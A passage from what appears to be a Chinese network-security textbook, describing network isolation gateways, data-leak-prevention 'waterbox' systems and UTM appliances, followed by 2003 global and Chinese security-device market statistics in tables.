第二代网闸正是在吸收了第一代网闸优点的基础上,创造性地利用全新理念的专用交换通道(Private Exchange Tunnel,PET)技术,在不降低安全性的前提下完成内外网之间高速的数据交换,有效地克服了第一代网闸的弊端。第二代网闸的安全数据交换过程是通过专用硬件通信卡、私有通信协议和加密签名机制来实现的,虽然仍是通过应用层数据提取与安全审查,达到杜绝基于协议层的攻击和增强应用层安全效果的,但却提供了比第一代网闸更多的网络应用支持,并且由于其采用的是专用高速硬件通信卡,所以使得其处理能力大大提高,达到第一代网闸的几十倍,而私有通信协议和加密签名机制保证了内外处理单元之间数据交换的机密性、完整性和可信性,从而在保证安全性的同时,提供了更好的处理性能,能够适应复杂网络对隔离应用的需求。传统防火墙和网闸的各项功能对比如表 12.1 所示。

表 12.1　传统防火墙和网闸功能对比表

对比项目	传统防火墙	网闸
安全机制	采用包过滤、代理服务等安全机制,安全功能相对单一	在 GAP 技术的基础上,综合了访问控制、内容过滤、病毒查杀等技术,具有全面的安全防护功能
硬件设计	防火墙硬件设计可能存在安全漏洞,遭受攻击后导致网络瘫痪	硬件设计采用基于 GAP 技术的体系结构,运行稳定,不会因网络攻击而瘫痪
操作系统设计	防火墙操作系统可能存在安全漏洞	采用专用安全操作系统作为软件支撑系统,实行强制访问控制,从根本上杜绝可被黑客利用的安全漏洞
网络协议处理	缺乏对未知网络协议漏洞造成的安全问题的有效解决办法	采用专用映射协议代替原网络协议实现 SGAP 系统内部的纯数据传输,消除了一般网络协议可被利用的安全漏洞
遭攻击后果	被攻破的防火墙只是个简单的路由器,将危及内网安全	即使系统的外网处理单元瘫痪,网络攻击也无法触及内网处理单元
可管理性	管理配置有一定复杂性	管理配置简易
与其他安全设备联动性	缺乏	可结合防火墙、IDS、VPN 等安全设备运行,形成综合网络安全防护平台

12.4.3　网闸工作原理

GAP 技术的基本原理是：切断网络之间的通用协议连接,将数据包分解或重组为静态数据,然后对静态数据进行安全审查,包括网络协议检查和代码扫描等,确认后的安全数据流入内部单元,最终内部用户通过严格的身份认证机制获取所需数据。

安全隔离与信息交换系统(Secure GAP,SGAP)一般由三部分构成：内网处理单元、外网处理单元和专用隔离硬件交换单元。系统中的内网处理单元连接内部网,外网处理单元

连接外部网，专用隔离硬件交换单元在任一时刻仅连接内网处理单元或外网处理单元，与两者间的连接受硬件电路控制高速切换。这种独特设计保证了专用隔离硬件交换单元在任一时刻仅连通内部网或者外部网，既满足了内部网与外部网网络物理隔离的要求，又能实现数据的动态交换。SGAP 系统的嵌入式软件系统里内置了协议分析引擎、内容安全引擎和病毒查杀引擎等多种安全机制，可以根据用户需求实现复杂的安全策略。SGAP 系统广泛应用于银行、政府等部门的内部网络访问外部网络，也可用于内部网不同信任域间的信息交互。

12.4.4 网闸的应用定位

① 涉密网与非涉密网之间。

② 局域网与互联网之间(内网与外网之间)：有些局域网络，特别是政府办公网络，涉及政府敏感信息，有时需要与互联网在物理上断开，使用物理隔离网闸是一个常用的办法。

③ 办公网与业务网之间：办公网络与业务网络的信息敏感程度不同，例如银行的办公网络和银行业务网络就是很典型的信息敏感程度不同的两类网络。为了提高工作效率，办公网络有时需要与业务网络交换信息。为保障业务网络的安全，比较好的办法就是在办公网与业务网之间使用物理隔离网闸，实现两类网络的物理隔离。

④ 电子政务的内网与专网之间：在电子政务系统建设中，要求政府内网与外网之间使用逻辑隔离，在政府专网与内网之间使用物理隔离。现在常用的方法是使用物理隔离网闸来实现。

⑤ 业务网与互联网之间：电子商务网络一边连接着业务网络服务器，一边通过互联网连接着广大用户。为了保障业务网络服务器的安全，在业务网络与互联网之间应实现物理隔离。

12.4.5 网闸的应用领域

目前，国产的中网隔离网闸、伟思网络安全隔离网闸和联想网御安全隔离网闸等网闸产品，可以实现信任网络用户与外部的文件交换、收发邮件、单向浏览和数据库交换等功能，同时已在电子政务中，如政府内部的领导决策支持系统、政务应用系统(如 OA 系统、专用业务处理系统)和公共信息处理系统(如信息采集系统、信息交换系统和信息发布系统等)得到了应用。网闸很好地解决了安全隔离下的信息可控交换等问题，从而推动了电子政务走向应用时代。

由于网闸可以实现两个物理层断开网络间的信息交换，构建信息可控交换“安全岛”，所以在政府、军队和电力等部门具有极为广阔的应用前景。网闸突破了电子政务外网与内网之间数据交换的瓶颈，并消除了政府部门之间因安全造成的信息“孤岛效应”。目前网闸大都提供了文件交换、收发邮件、浏览网页等基本功能。此外网闸产品在负载均衡、冗余备份、硬件密码加速和集成管理等方面需要进一步改进和完善，同时集成入侵检测、密通道和数字证书等技术，也成为新一代网闸产品发展的趋势。

目前，国外有 Whale 公司的 E-GAP 系统、Spearhead 公司的 NetGAP 等网闸产品，在军政、航天和金融等部门被采用。Whale 公司将 E-GAP 系统定位为应用层的防护设备。该产品通过隔离服务器、数据暂存区、隔离开关(Air GAP Switch)，并结合应用层安全控制来达

到整体安全。它集成了加密技术、授权认证、PKI、HTTP 镜像、规则过滤和 Air GAP(空气隔离)等多种安全技术构成软硬件一体化平台。

Spearhead 公司的 NetGAP 直接连接两个网络。通过插在 PCI 槽的安全电路板与 LVDS 总线配合,实现了 Reflective GAP 技术,每一个安全电路板包含一对双开关结构,双开关结构确保了在两个网络之间有一个完全的链路层隔断。数据包从外网传至内网需要经历会话终止、剥离数据、编码、恶意代码扫描、传输恢复和会话再生等过程,以确保内网的安全性。另外,NetGAP 还提供了入侵监测、负载均衡和容错等扩展功能。

总之,安全网闸适用于政府、军队、公安、银行、工商、航空、电力和电子商务等有高安全级别需求的网络,当然网闸也可用来隔离保护主机服务器,或专门隔离保护数据库服务器。

12.5　防水墙技术

防水墙(WaterBox)是防止内部信息外泄的安全系统。它从内部安全体系架构和网络管理层面上,实现了内部安全的完美统一,有效地降低了"堡垒从内部攻破"的可能性。防水墙系统综合利用密码、身份认证、访问控制和审计跟踪等技术手段,对涉密信息、重要业务数据和技术专利等敏感信息的存储、传播和处理过程实施安全保护,最大限度地防止敏感信息的泄漏、被破坏和违规外传,并完整记录涉及敏感信息的操作日志,以便事后审计和追究泄密责任。

12.5.1　防水墙的体系结构

完整的防水墙系统由三部分组成:防水墙服务器(WaterBox Server)、防水墙控制台(WaterBox Console)和防水墙客户端(WaterBox Watcher)。

(1) 防水墙服务器

防水墙服务器包括服务器端软件和支持数据库,是防水墙系统的核心部分。通过安全认证机制,建立与多个客户端(受控制的个人计算机)系统的连接,实现对多个客户端系统的配置、策略制定、资源管理和操作审计等功能。

(2) 防水墙控制台

防水墙控制台是系统管理员、操作员、审计员等和防水墙系统交互的图形界面,实现系统管理、参数配置、策略管理和系统审计等功能。控制台采用分权分级的授权模式,严格限制对敏感信息的访问权限,以提高系统的安全性,保证信息安全。

(3) 防水墙客户端

防水墙客户端是安装于受监控主机上的监测软件,是站在客户端旁边的"安全哨兵"。它强制执行来自服务器的安全策略,根据安全策略监测客户端用户的行为。客户端软件采用了严密措施,防止本地用户自行卸载、关闭监控程序。

防水墙控制台和客户端软件,可从服务器端获得最新版本,实现远程自动升级。

12.5.2　防水墙系统设计理念

防水墙系统的设计理念是保护用户敏感信息不被非法外传,防止泄密事件发生,从而保证内部安全。它主要从以下几个方面来保障内网安全。

① 失泄密防护：信息外传途径主要有网络传输、移动存储带出和打印到纸介质文稿三种途径。防水墙系统针对这三种泄密途径都做了全面的防护，可以根据实际情况选择“启用”或“禁用”，还可选择记录日志以备事后追踪。另外防水墙系统还能够根据策略“启用”和“禁用”主机上可能造成泄密的外设接口，作为实施失泄密防护在硬件层次上的辅助手段。

② 文件安全服务：文件安全服务提供了对敏感文件的加解密安全防护，充分利用对称和非对称算法的优点对文件和密钥进行管理。为了保证敏感信息不被非法解读，防水墙系统使用了加密域的概念。加密域是一组防水墙系统用户的组合，每个文件在加密时均选择加密域，只有处于加密域内的用户才能进行解密阅读，有效地防止了文件在传输过程中可能造成的泄密，也防止了因计算机丢失可能造成的泄密事件的发生。

③ 运行状况监测：对受控主机，监控其历史运行状况，包括用户删除文件、系统服务，屏幕截取等操作进行记录，方便系统管理员查看管理。

④ 系统资源管理：系统资源管理功能用于收集受控主机的软硬件信息，并上传至服务器作为初始资源信息备份。系统管理人员可以随时获得所管理部门的主机的系统资源信息。完整的系统资源管理信息包括系统信息、硬件信息、用户和组等信息。

⑤ 扩展身份认证：接管身份认证。如果接管了 Windows 身份认证，只有输入合法的防水墙用户名和口令，才可以登录 Windows 系统。

12.6 UTM 技术发展和现状

12.6.1 UTM 的起源和概述

随着网络的日益发展和应用软件的变化，“复杂性”已经成为企业 IT 管理部门工作的代名词。越来越快的网络传输速度、越来越多的通信协议和网络用户，已经使得他们管理的网络变得错综复杂。大量应用软件的更新带来了多种形态的网络攻击和垃圾流量。企业 IT 管理者不得不面对日益增长的网络威胁。而这些网络攻击方式已经从传统的简单网络层数据攻击升级到多层次的复合型攻击。这使得 IT 管理者不得不付出更多的维护成本来管理自己的网络，极大地增加了安全维护成本。

这些日益增强的复合型攻击集成了网络层和内容层数据的威胁，基本都会嵌入部分黑客和木马程序。它们入侵系统后，迅速在内部网络形成 DoS/DDoS 攻击流，其中以蠕虫病毒最为显著。它们可以借助邮件、网页及数据共享等途径快速传播，而这些攻击方式给企业的网络运营造成了严重的影响。

为了有效地防御目前的复合型威胁，企业需要求助于新型的安全设备。这些安全设备能够通过简单的配置和管理，以较低的维护成本为用户提供一个高级别保护的“安全岛”。在安全市场上最新出现的一类产品称为统一威胁管理（UTM）设备。这类产品集成多种安全技术于一身，包括防火墙、虚拟专用网（VPN）、入侵检测和防御（IDP）以及网关防病毒等威胁管理安全设备，无需任何用户软件安装，极大地提高了企业的安全和管理能力。威胁管理安全设备可能还包括其他特性，如安全管理、策略管理、服务质量（QoS）、负载均衡、高可用性（HA）和带宽管理等。但是这些特性通常都是为安全功能服务的。

12.6.2　UTM的技术特点和优势

UTM 设备可以很好地防御目前流行的混合型数据攻击的威胁，就目前复合型攻击方式的出现使得 Antivirus 和 IDS/IDP 的防御分割点逐渐消失，任何单一的检测方式都无法完善地解决目前所面临的威胁。

UTM 技术可以进行改良的信息包检查、识别应用层信息、命令入侵检测和阻断、蠕虫病毒防护以及高级的数据包验证机制。这些特性和技术使得 IT 管理人员可以很容易地控制如 Instant Message 传输、BT 多线程动态应用下载和 Skype 等新型软件的应用，并且阻断来自内部的数据攻击以及垃圾数据流的泛滥。同时，设备可以支持动态的行为特征库更新能力。特别针对分包攻击的效果明显。但 UTM 技术必须要有强大的硬件平台支撑，否则难以适应当前的网络性能要求。UTM 产品的应用优势如下：

- 降低安全管理复杂度：集成的维护平台；单一服务体系结构；集中的安全日志管理。
- 组合式的安全保护。
- 应用的灵活性。
- 良好的可扩展性。
- 进一步降低成本。

UTM 设备可以减少与安全功能相关的采集、安装和管理支出，确保企业网络的连续性和可用性，为目前流行的安全威胁提供有效的防御。

12.6.3　用户的使用现状

根据 UTM 技术的特点和优势可以看出，中小型企业、多分支机构企业以及安全运营商是 UTM 产品的率先使用者。2003 年 UTM 产品在全球只有 7 个厂商，而 2004 年这一数量在扩大了两倍。大部分知名的安全厂商都陆续推出了自己的 UTM 产品。2003 年这一市场超过了 1 亿美元，从 2002 年到 2003 年的增长率超过了 160%。而在欧洲的 UTM 市场，2004 年前两个季度的增长率就超过了 35%。对于企业用户来说，UTM 设备无疑是最好的选择，在安全防御和安全维护成本上都会给企业节约大量的资本。

12.6.4　UTM发展趋势

网络安全的威胁的发展经历了从物理攻击、协议攻击、数据包攻击到文件型攻击的转变，单一的网络检测技术越来越显示出其薄弱的一面。威胁的多样化发展模糊了防御技术的分类界限。新型的 UTM 产品将会以网络行为威胁为防御基础，病毒、蠕虫、黑客攻击、木马的威胁分类逐渐消失，行为特征分析成为安全防御的基础，而相应的安全内容级管理则成为越来越重要的部分。

IDC 预测全球威胁管理安全设备市场的销售总量以年均 16.8%的速度增长，到 2008 年将达到 34.5 亿美元。而这其中 UTM 将会逐渐成为市场的主流。

目前威胁管理安全设备市场包括两个不同的分市场：防火墙/VPN 和统一威胁管理。

威胁管理设备，尤其是 UTM 产品，越来越受到中小企业的欢迎。由于存在大量潜在用户，这部分市场将成为所有厂商的目标。

尽管安全设备市场发展迅速,但来自基础设施和技术的挑战使得该市场必须保持稳定的增长。下面介绍 UTM 的发展趋势。

1. UTM 安全设备的市场越来越大

依据提供额外安全措施的特点,UTM 设备提供给潜在用户更多的关于建立自身安全基础设施的选项。UTM 设备提供给用户相当大的灵活性,同时也为用户提供了一个标准的管理平台。UTM 的全部功能都能被应用,或者该产品能有一个专门的用途——用于网关防病毒或是用于内部的入侵检测。当 UTM 作为一种单点产品来应用时,企业能获得统一管理的优势,并且也能在不使用新设备的情况下,应用自身需要的任何功能。

2. 中小企业市场的机会

中小规模企业的数量是巨大的。许多企业已经瞄准了这个市场,如 SonicWALL 和 WatchGuard 已经部署了广阔的渠道,并且拥有直接针对用户所需的产品。除此之外,其他与大型企业联系紧密的厂家,如 Cisco、JUNIPER、SYMANTEC 和 CheckPoint,现在也正在发展自己的产品,来迎合中小企业用户。UTM 设备厂家,像 FORTINET 和 ServGate,也都在市场这一部分取得了成功。ServGate 与 Dell 开始了一种合作:Dell 把 ServGate EdgeForce M30 推销给它的中小企业用户。潜在的市场规模为所有厂家在未来创造了更多的机会。

3. 安全设备形式的变革

安全设备的形式将继续改变。独立的黑盒子开始被刀片式或卡式设备所取代。Cisco 和 CrossBeam 一直以高性能刀片式交换机而著称。14South 是 IBM 公司的一款产品,它有一个服务器安全设备卡,能在 PCI 卡上提供一套完整设备并嵌入服务器。该安全设备卡能提供最好的安全软件,但这项技术最早是由一款基于 CheckPoint 的防火墙提供的。CyberGuard 的 SnapGear 产品线有两款基于 PCI 的防火墙。SMC Networks 有一款为消费市场设计的带有嵌入式个人防火墙的 PCI 卡。将来还会出现更多具有独特形式的产品。

4. 无线局域网(WLAN)的安全

为了减轻使用 WLAN 的风险,各企业都在制定针对于无线网络的更为行之有效的安全解决方案。SonicWALL、WatchGuard、FORTINET、SYMANTEC 和 ZYXEL 全都有内置无线接入功能的安全设备。这项技术在很大程度上减轻了 WLAN 所造成的相关麻烦,并且将为所有安全设备提供一个发展空间。

5. 防火墙路由器

一些网络厂商,如 Cisco、ENTERASYS 和 JUNIPER,把防火墙技术加入路由器,这种结合将对 UTM 安全设备市场形成一种冲击。如果用户把这种产品和专门的安全产品结合使用,那么这将为所有厂商提供更广阔的发展空间。但是这些产品不可能替代独立的安全产品,尤其是 UTM 平台。

12.7　2003 年全球网络安全设备市场现状与特点

12.7.1　市场现状

2003 年全球网络市场出现复苏迹象，从 2003 年第三季度开始，部分网络产品出现增长态势。网络安全设备在 2003 年继续成为市场的亮点，并全年保持持续增长的态势。

2003 年全球全网性安全危机的此起彼伏是网络安全设备保持增长的根本动力，而一些新兴市场的快速发展，如 WLAN 市场，也带动了网络安全设备市场的增长。从 2003 年的全球市场环境来看，网络安全危机的不断出现，也使得用户充分意识到构建网络安全体系的重要性，这也直接促进了网络安全设备市场的增长。

12.7.2　市场特点

1. 全网性安全危机持续爆发，网络安全已经成为社会问题

2003 年的"冲击波"病毒一夜之间席卷全球网络，再次暴露出网络危机，同时也使得人们开始意识到，网络安全已不再是一个局域网中单纯的技术问题，而是一个全球性的社会问题。随着全球信息交流的加快，在网络中，即使一个局域网是相对安全的，但是一旦其他与之交流的网络存在安全问题，那么整个网络的信息交换依然是不畅通、不安全的，这也使得网络安全成为一个全球性的社会问题。网络安全的建设不再仅仅是一个用户、一个局域网的问题，而且也是一个国家及全球协作的问题。

2. WLAN 市场的高速增长使得无线网络安全问题日益突出

无线、宽带是网络市场发展的两个主要方向，而 WLAN 正是这两个发展方向的最好解决方案，但是 WLAN 从一出现就带来了无线安全问题。虽然 2003 年全球 WLAN 市场高速成长，但是无线网络安全问题也日益突出，目前还没有一个良好的解决方案能够解决这个问题，其主要原因在于技术标准尚未形成统一，现有技术在实施过程中的可操作性也不高。这一问题在未来的市场发展中还将一直存在，而这也为众多安全厂商提供了一个良好的潜力市场。

3. 用户的网络管理水平依然困扰网络安全体系的运营

管理问题一直是困扰用户网络安全的难题，从目前全球的网络运营情况来看，网络安全的防护依然是被动的防护，大多数用户只是在网络安全危机爆发后才对其网络进行维护管理。这一点在"冲击波"的病毒爆发危机中体现得最为明显，2003 年 7 月 Microsoft 公司就公布了其漏洞补丁，而众多网络安全厂商也一直提醒用户注意网络安全，但是最终还是爆发了全球性的网络危机。所以必须提高用户的网络管理水平。

12.7.3　重点国家和地区网络安全设备市场发展概述

1. 欧美市场继续成为全球市场增长的主要动力

欧美是全球网络体系中比较庞大，也比较完善的一个重要组成部分，在网络危机的冲击

下，欧美网络体系受影响的程度最大，所以其在网络安全设备方面的投资也是全球最高的区域。

2. 日本市场增长逐步稳定

日本的网络构建也是全球体系中比较完善的。日本对于网络安全的重视程度也非常高，在2003年的全球网络安全设备市场中，日本市场进入平稳增长期，其增长逐步稳定。

3. 亚太市场热点区域和热点产品突出(不包括日本)

在亚太地区，东南亚的一些国家进入网络建设的高峰期。这些国家吸取了现有全球网络体系中的一些经验和教训，加大了网络安全设备的投资，尤其是防火墙、VPN和IDS等网络安全设备成为投资重点。

12.8 2003年中国网络安全设备市场规模与结构

12.8.1 市场规模与增长

1. 总量规模

2003年中国网络安全设备市场的规模达到10.6亿元，比2002年增长了53.6%，继续保持高速增长。

从1999—2003年的中国网络安全设备市场的发展来看，网络安全设备市场保持了较高的增长速度，从1999年的1.5亿元发展到2003年的10.6亿元，市场规模扩大了7.07倍，年复合增长率为63.0%。2002年是增长的高峰期，增长率达到86.5%。1999—2003年中国网络安全设备市场增长状况如表12.2所示。1999—2003年中国网络安全设备市场规模及增长率情况如图12.2所示。

表12.2 1999—2003年中国网络安全设备市场增长状况

年度	1999年	2000年	2001年	2002年	2003年	1999—2003
市场规模(亿元)	1.5	2.3	3.7	6.9	10.6	25.0
增长率	—	53.3%	60.9%	86.5%	53.6%	63.0%




图12.2 1999—2003年中国网络安全设备市场规模及增长率情况

2. 增长速度分析

在 2003 年的中国网络设备市场中，网络安全设备和宽带设备成为两个最大的亮点，而网络安全设备市场的高速增长主要有以下几个方面的原因。

(1) 网络安全危机频频爆发使用户对网络安全的重视程度提高

2002 年网络安全危机的阴影尚未过去，2003 年的"冲击波"病毒又一次让人们体会到了网络的脆弱性。面对日益增长的信息价值，以及现有的脆弱的网络安全防护，用户对于网络的重视程度正在不断提高，这是网络安全设备市场持续增长的根本原因。

(2) 厂商的宣传活动促进用户网络安全意识的提升

网络安全已经成为网络市场的一大热点，众多厂商为了竞争，纷纷加强自身的广告宣传以及市场活动，而这些宣传活动在为厂商获取一定回报的同时，也促进了用户网络安全意识的提升。

(3) 网络信息快速增值，其价值逐步被用户认可

随着目前网络的发展，尤其是 2003 年在经历了 SARS 之后，许多公司及个人都已经认识到网络的优势，对于网络的信赖程度也正在逐步提高，而网络信息也处于一个快速增值期。当网络信息的价值逐步被用户认可之后，保证这些信息的价值也成为用户加大网络安全设备投资的一个主要因素。

(4) 行业信息化进程加速网络安全设备的增长

目前中国处于行业信息化建设的高峰期。在中国政府主推的"12 金工程"中，更是将网络安全放在了首位。

这些因素都极大地促进了中国网络安全设备市场的发展。

12.8.2 产品结构

1. 产品结构分布

在 2003 年中国网络安全设备市场中，防火墙设备依然是市场的主要产品，占总体市场规模的 69.8%；入侵检测设备市场占总体市场规模的 17.9%；VPN 设备市场占总体市场规模的 12.3%。2003 年中国网络安全设备产品结构分布如表 12.3 所示。2003 年中国网络安全设备产品结构分布如图 12.3 所示。

表 12.3　2003 年中国网络安全设备产品结构分布

产品结构名称	防火墙	入侵检测	VPN	总计
市场规模(亿元)	7.4	1.9	1.3	10.6
市场份额	69.8%	17.9%	12.3%	100.0%




图 12.3　2003 年中国网络安全设备产品结构分布

2. 产品结构变化情况分析

对比 1999—2003 年中国网络安全设备市场中的产品结构变化情况，可以看出：防火墙设备的市场份额一直保持在一个较为稳定的范围内；而 VPN 设备虽然较早就进入市场，但是一直尚未真正启动，所以其市场份额在 1999—2002 年期间持续下降，在 2003 年，因为市场对其重视程度的提高及应用的快速普及，其市场份额迅速增大，占 2003 年总体市场规模的 12.3%；入侵监测设备在 1999—2002 年期间的市场份额也较为稳定，但是在 2003 年因受 SARS 的影响，部分国外厂商的市场状况出现一定的下滑，所以其在总体市场中的份额也出现急速下降。1999—2003 年网络安全设备产品结构变化如表 12.4 所示。1999—2003 年网络安全设备产品结构变化如图 12.4 所示。

表 12.4 1999—2003 年网络安全设备产品结构变化表

	1999 年	2000 年	2001 年	2002 年	2003 年
防火墙	66.7%	65.2%	67.6%	69.6%	69.8%
VPN	13.3%	13.0%	10.8%	10.1%	12.3%
入侵检测	20.0%	21.7%	21.6%	20.3%	17.9%

	1999年	2000年	2001年	2002年	2003年
入侵检测	20.0%	21.7%	21.6%	20.3%	17.9%
VPN	13.3%	13.0%	10.8%	10.1%	12.3%
防火墙	66.7%	65.2%	67.6%	69.6%	69.8%

图 12.4 1999—2003 年网络安全设备产品结构变化图

12.8.3 市场结构

1. 垂直市场结构

在垂直市场方面，大型企业市场依然是整个市场的主体，其市场规模占总体市场规模的 48.1%；政府市场位居第二，占总体市场规模的 21.7%；中小型企业市场和教育市场分别占总体市场规模的 19.8%和 10.4%；家庭-个人市场基本没有市场份额。

垂直市场的市场规模分布在一定程度上代表了网络安全设备市场的成熟度。大型企业市场是中国网络的核心资源市场，所以其资源价值最高，资源价值的认可度也最高，在网络安全设备市场方面的支出最大；政府市场因为涉及国家安全，外加 2003 年电子政务的广泛展开，在市场规模中也占据了相当的份额；中小型企业市场和教育市场因为都还处于起步阶段，对其资源的认可度普遍不高，所以它们市场份额都不大；家庭-个人市场是网络安全

设备的非目标市场，所以没有市场份额。2003 年网络安全设备垂直市场分布如表 12.5 所示。2003 年网络安全设备垂直市场分布如图 12.5 所示。

表 12.5　2003 年网络安全设备垂直市场分布

垂直市场名称	大型企业市场	中小型企业市场	政府市场	教育市场	总计
市场规模(亿元)	5.1	2.1	2.3	1.1	10.6
市场份额	48.1%	19.8%	21.7%	10.4%	100.0%




图 12.5　2003 年网络安全设备垂直市场分布

